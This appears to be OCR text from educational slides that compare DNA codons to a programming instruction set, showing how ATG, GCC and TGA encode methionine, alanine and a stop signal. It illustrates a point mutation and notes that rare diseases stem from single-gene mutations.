




















The genome has syntax!

The genome has semantics!

DNA has an instruction set!

ATGGCCTGA

ATG GCC TGA

ATG

BEGIN PROTEIN
INSERT methionine;

GCC

INSERT alanine;

TGA

END

ATGGCCTGA

```
BEGIN PROTEIN
 INSERT methionine;
 INSERT alanine;
END
```

Mutations

ATG GCC TGA

ATG GAC TGA

```
BEGIN PROTEIN
 INSERT methionine;
 INSERT alanine;
END
```

```
BEGIN PROTEIN
 INSERT methionine;
 INSERT aspartic;
END
```

Many mutations are benign


Some destroy function

Some increase function


Some change function


Rare diseases...


...are monogenic mutations.

